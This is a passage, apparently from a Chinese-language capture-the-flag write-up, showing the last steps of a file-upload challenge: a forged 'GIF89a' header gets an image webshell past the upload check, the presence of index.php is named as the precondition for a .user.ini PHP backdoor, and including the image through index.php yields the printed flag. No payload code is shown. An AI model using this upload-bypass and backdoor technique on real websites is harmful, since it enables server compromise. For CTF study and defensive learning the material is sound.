
糟糕……忘记加 `GIF89a` 伪造图片文件头，火速补上，成功上传：




注意可以观察到在所上传的文件目录存在 index.php 文件，这是 `user.ini` 文件构成的 PHP 后门的利用条件之一！

6、接下来借助 index.php 包含图片木马，获得 flag：







GIF89a flag{d6e3122a-6f2e-42bb-8a76-bc050e60d09c}